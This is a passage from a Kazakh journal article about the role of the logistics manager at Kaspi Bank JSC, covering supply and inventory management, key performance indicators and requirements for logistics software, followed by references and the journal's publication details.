The business model of the Kaspi.kz ecosystem is that the growth and development of one service contributes to the growth and development of other services. As a result, each participant in the ecosystem receives greater value than if they used a separate service.

The growing number of highly integrated and value-added services used by consumers and merchants also results in lower costs, synergies across all of our platforms and creates powerful network effects, delivering strong competitive advantages. For example, a large number of consumers and a wide range of convenient payment and financing options are driving increased spending on the Marketplace. The growing number of purchases on the Marketplace platform, in turn, increases transactions through the Payment Platform, as well as funding through the Fintech platform. An active customer base attracts more sellers to a given marketplace, increasing product selection and price competition, which, in turn, leads to an increase in the number of customers using the Kaspi.kz ecosystem [7].

The logistics department at Kaspi Bank JSC plays an important role in ensuring the efficiency and reliability of all the bank's logistics processes.

The logistics department is responsible for planning, managing and controlling all logistics operations, including the delivery of goods and materials, inventory management, optimization of delivery routes and interaction with suppliers and carriers.

The department is also responsible for data analysis and reporting, including monitoring and analyzing key performance indicators, reporting on performance targets and providing recommendations for improving logistics processes.

The logistics department at Kaspi Bank JSC actively interacts with suppliers, carriers and other parties related to logistics operations. The department establishes and maintains partnerships, monitors the quality of services and meets delivery deadlines.

Kaspi Bank actively uses technology to improve the efficiency of its logistics processes. This may include the use of route planning software, warehouse management systems and other tools to automate and streamline logistics processes.

In general, the logistics department at Kaspi Bank JSC plays a key role in ensuring the efficiency and reliability of the bank's logistics processes, which is important for ensuring a high level of customer service and the successful implementation of the bank's business goals.

The logistics manager plays a key role in ensuring the efficient and reliable functioning of the bank's logistics processes. Many important aspects depend on their work, from managing logistics operations to coordinating with suppliers and clients [8].

The logistics manager at Kaspi Bank JSC is responsible for finding the most effective and cost-effective delivery methods. This may mean researching different shipping options, comparing the costs and efficiencies of different carriers and shipping methods, and finding ways to reduce logistics costs without sacrificing quality of service.

In addition, the logistics manager is also responsible for managing risks and supply-related issues. This may include addressing issues related to delivery delays, lost or damaged cargo, as well as risks associated with customs clearance and other issues.

All of these tasks require the logistics manager to have a deep understanding of logistics processes, as well as the ability to analyze data and make informed decisions. This also includes continuous learning and adaptation to the changing business environment, as new technologies and approaches may offer new opportunities to optimize logistics processes.

One of the key responsibilities of the logistics manager at Kaspi Bank JSC is coordination with suppliers and clients.

The logistics manager interacts with suppliers on a regular basis to discuss delivery details such as prices, delivery times and product quality. He plays an important role in negotiating contracts, prices and delivery terms. In addition, he is responsible for monitoring suppliers' compliance with contract terms and ensuring that deliveries are completed to established quality standards and on time.

On the other hand, the logistics manager is also responsible for customer interaction. This includes understanding customers' needs and expectations, communicating with them to confirm order details and ensuring that all deliveries are completed on time and in full. The Logistics Manager also plays a key role in resolving any supply-related issues or complaints from customers.

In both areas of work, a logistics manager must have excellent communication skills and be able to maintain effective working relationships with various stakeholders. He must also be able to work under multitasking and stress, as logistics management often involves urgent deadlines and unexpected problems.

The logistics manager at Kaspi Bank JSC plays a critical role in ensuring the efficiency and reliability of all logistics processes.

The logistics manager must regularly monitor all logistics processes to ensure they are completed efficiently and on time. This may include monitoring the status of deliveries, tracking task completion and ensuring deadlines are met. This may also include monitoring the quality of services provided by suppliers and ensuring that all deliveries meet established quality standards.

If problems are discovered during the monitoring process, the logistics manager must resolve them quickly and effectively. This may include resolving issues related to delivery delays, poor quality deliveries or problems with suppliers. The logistics manager must be able to make quick decisions and act proactively to minimize the negative impact of these problems on the overall efficiency of the logistics company.

To ensure continuous improvement in the efficiency and reliability of logistics processes, the logistics manager must also seek and implement improvements. This may include analyzing data to identify opportunities for improvement, implementing new technologies or methods, and training and developing staff.

Supply and inventory management is a key function of the logistics manager at Kaspi Bank JSC, which includes several components.

The Logistics Manager is responsible for planning and coordinating deliveries to ensure that needed goods and materials are received on time. This includes assessing the bank's needs for certain goods, determining optimal delivery times and methods, and monitoring the fulfillment of suppliers' obligations.

In addition, the logistics manager is also responsible for managing the inventory of goods and materials. This includes monitoring inventory levels, determining optimal inventory levels, and resolving issues related to overstocking or understocking. The goal here is to maintain inventory at a level that ensures business continuity while minimizing storage costs.

Finally, the logistics manager works to optimize supply processes. This may include improving purchasing procedures, finding more efficient delivery methods, and introducing new technologies to simplify and speed up the procurement process.

The logistics manager at Kaspi Bank JSC must strive for continuous improvement and optimization of logistics processes. This includes several key aspects.

A logistics manager can analyze current delivery routes and look for ways to optimize them. This could include choosing faster or more cost-effective routes, coordinating deliveries to minimize wasted trips, or using route planning software to automate the process.

Improving your warehouse management system can also be a key aspect of a logistics manager's job. This may include implementing warehouse management systems (WMS), which can automate many aspects of warehouse management, including inventory tracking, storage location planning, and material handling coordination [9].

Finally, the logistics manager may look for ways to implement new technologies and automate processes to improve the efficiency of logistics operations. This could include using technology such as the Internet of Things (IoT) to track goods in real time, using artificial intelligence or machine learning to predict inventory needs, or automating processes such as ordering and shipping using software.

The logistics manager at Kaspi Bank JSC plays a key role in interacting with various parties involved in logistics operations.

One of the main responsibilities of a logistics manager is to establish and maintain partnerships with suppliers, carriers and other participants in the logistics process. This

includes negotiating contracts, prices and delivery terms, and ensuring that all parties comply with their obligations.

The logistics manager is also responsible for monitoring the quality of services provided by suppliers and carriers. This includes monitoring the fulfillment of contract terms, checking the quality of goods and services, and resolving any problems or complaints that may arise.

Finally, the logistics manager must ensure that delivery deadlines are met. This includes coordinating deliveries to ensure all items are delivered on time, as well as resolving any issues related to delivery delays.

Data analysis and reporting is an important function of the logistics manager at Kaspi Bank JSC.

The logistics manager must regularly monitor and analyze key performance indicators (KPIs) related to logistics operations. This may include metrics such as delivery cycle time, demand forecasting accuracy, inventory levels and logistics costs. Analyzing these metrics helps the logistics manager determine which aspects of the logistics process are working effectively and which require improvement.

Based on data analysis and reports, the logistics manager can offer recommendations for improving logistics processes. This may include suggestions for optimizing delivery routes, improving inventory management, introducing new technologies, or changing interactions with suppliers and carriers [10].

Inventory management tools.

Banks need to manage cash inventories in their ATMs. Inventory management tools can help you track the amount of cash in each ATM, schedule cash replenishments, and forecast cash demand based on historical data.

Banks also need to manage the supply of physical goods such as check books, debit cards, credit cards and passbooks. Inventory management tools can help you track these items, manage suppliers, and monitor inventory levels to ensure there is always enough inventory to meet customer demand.

Banks have various physical assets such as furniture, computers and other equipment. Inventory management tools can help you manage these assets, track their location and condition, and plan for maintenance and replacement.

Banks deal with a large number of documents, including loan applications, account opening forms and legal documents. Inventory management tools can help you manage these documents, track their status, and ensure they are stored securely and disposed of as required.

Banks work with various suppliers such as IT service providers, cleaning companies and security firms. Inventory management tools can help manage supplier relationships, track performance, and ensure compliance with service level agreements.

Inventory management tools can provide valuable information about inventory levels, usage patterns and supplier performance. They can create reports and dashboards that help banks make data-driven decisions and improve their logistics operations.

Examples of inventory management tools that can be used in a banking context

include Zoho Inventory and QuickBooks Inventory Management. These tools offer a range of features that can be tailored to a bank's specific needs.

In the context of banking logistics, various software methods can be used to optimize operations and increase efficiency, as listed below:

1. Data analysis and reporting. Software tools can be used to analyze data from various sources, such as transaction records, customer interactions, and operational metrics. This can provide valuable insights into customer behavior, operational efficiency and potential risks. Reporting tools can present this data in a clear and understandable format, helping decision makers make informed decisions.

2. Automation. Many banking processes can be automated using software tools. This includes routine tasks such as data entry, transaction processing, and reporting. Automation can improve efficiency, reduce errors, and free up staff to focus on more complex tasks.

3. Customer relationship management (CRM). CRM software can help banks manage their customer relationships. This includes tracking customer interactions, analyzing customer behavior, and managing marketing campaigns. CRM software can help banks improve customer satisfaction and increase sales.

4. Enterprise resource planning (ERP). ERP software can help banks manage their resources and operations. This includes financial management, human resource management and supply chain management. ERP software can integrate various functions into a single system, increasing efficiency and coordination.

5. Security and Compliance. Banks need to ensure that their operations are secure and compliant with various regulatory requirements. Security software can help protect against threats such as fraud and cyber attacks. Compliance software can help banks comply with regulations and avoid fines.

6. Inventory management. As mentioned in previous answers, inventory management software can help banks manage their physical assets and inventory. This includes tracking inventory levels, managing suppliers, and planning maintenance and replacement.

7. Artificial intelligence (AI) and machine learning (ML). AI and ML techniques can be used to analyze large amounts of data, predict trends, and automate complex tasks. This can help banks improve decision making and efficiency.

Basic requirements for bank logistics manager software:

- The software must be able to track and manage the physical assets and materials of the bank. This includes tracking inventory levels, managing suppliers, and planning maintenance and replacement.

- The software must be able to analyze data from various sources and present it in a clear and understandable format. This can help the logistics manager make informed decisions and improve operations.

- The software should be able to automate routine tasks such as data entry, transaction processing and reporting. This can improve efficiency and reduce errors.

- The software must be able to integrate with other systems used by the bank, such

as ERP systems, CRM systems and financial management systems. This can improve coordination and information flow within the organization.

- The software must have strong security features to protect against threats such as fraud and cyber attacks. This should also help the bank comply with regulations and avoid fines.

- The software should be easy to use, with a user-friendly interface and intuitive navigation. This can improve user adoption and productivity.

- The software must be able to scale as the bank grows and its needs change. This includes the ability to handle larger volumes of data and more complex operations.

- The software provider must offer reliable customer support, including technical support and training. This can help ensure that the software is used effectively and any problems are resolved quickly.

Thus, key software features such as inventory management, data analytics and reporting, automation, integration, security and compliance, user-friendly interface, scalability and customer support are identified as crucial for effective logistics management [11].

An analysis of the functional responsibilities of the logistics manager and an assessment of the logistics processes in the bank revealed that effective logistics management and the introduction of technological innovations and automation are critical aspects for improving the efficiency and reliability of banking operations.

The Bank successfully develops and implements innovative digital products and services through the ecosystem Kaspi.kz , providing a high level of customer satisfaction and improving the customer experience. This confirms that digitalization and automation not only contribute to the optimization of internal processes, but also open up new opportunities for the bank's growth and development in a competitive environment.

In conclusion, Kaspi Bank JSC demonstrates how the integration of modern technologies into banking activities can contribute not only to improving the efficiency and reliability of operations, but also to creating a sustainable competitive advantage in the market. The results of the study can serve as a basis for further developments in the field of logistics and management in the financial sector, as well as inspire other institutions to apply innovative approaches in their activities.

REFERENCES

1. Analysis of the assets of OJSC “Bank Caspian”. http://www.hugebank.ru/nikars-502-1.html
2. Organization of activities of Kaspi Bank JSC. https://otherreferats.allbest.ru/bank/00684014_1.html
3. About Kaspi Bank - https://bank.kz/banks/kaspi-bank/
4. Our Super App. https://ir.kaspi.kz/about/mobile-app/
5. INNOVATION MAKES LIFE BETTER. https://kase.kz/files/emitters/KSPI/kspip_2020_rus.pdf
6. Payments. https://ir.kaspi.kz/platforms/payment
7. Kaspi KZ - Unstoppable Kazakh "Unicorn". https://grizzlysms.com/blog/kaspi-kz-neuderzimyj-kazahskij-edinorog
8. Buics L. The role of logistics management in public services – research plan. International Journal of Mathematical Engineering and Management Sciences. – 2017. – No. 2. – P.33-43.

9. Andiyappillai N. Implementing Warehouse Management Systems (WMS) in Logistics: A Case Study. International Journal of Logistics Systems and Management. – 2019. – No. 2. – P.12-23.

10. Isaakov G.S., Gavrilova I.M. An approach to developing key performance indicators in logistics. International scientific journal "Innovative Science". – 2015. – No. 10. – P.54-57.

11. Rustamova A.N. Review of software for managing logistics processes. Bulletin of magistracy. 2019. No. 1-2. pp. 78-81.

About the authors:

Dias Y. Alpysbayev, Master's student, Software Engineering, Kazakh-British Technical University

ХАЛЫҚАРАЛЫҚ АҚПАРАТТЫҚ ЖӘНЕ КОММУНИКАЦИЯЛЫҚ ТЕХНОЛОГИЯЛАР ЖУРНАЛЫ

МЕЖДУНАРОДНЫЙ ЖУРНАЛ ИНФОРМАЦИОННЫХ И КОММУНИКАЦИОННЫХ ТЕХНОЛОГИЙ

INTERNATIONAL JOURNAL OF INFORMATION AND COMMUNICATION TECHNOLOGIES

Правила оформления статьи для публикации в журнале на сайте:
https://journal.iitu.edu.kz
ISSN 2708–2032 (print)
ISSN 2708–2040 (online)
Собственник: АО «Международный университет информационных технологий» (Казахстан, Алматы)

Подписано в печать 15.05.2024.
Формат 70x1001/16. Бумага офсетная. Печать - ризограф.27,0 п.л. Тираж 100
050040 г. Алматы, ул. Манаса 34/1, каб. 709, тел: +7 (727) 244-51-09).

Издание Международного университета информационных технологий
Издательский центр КБТУ, Алматы, ул. Толе би, 59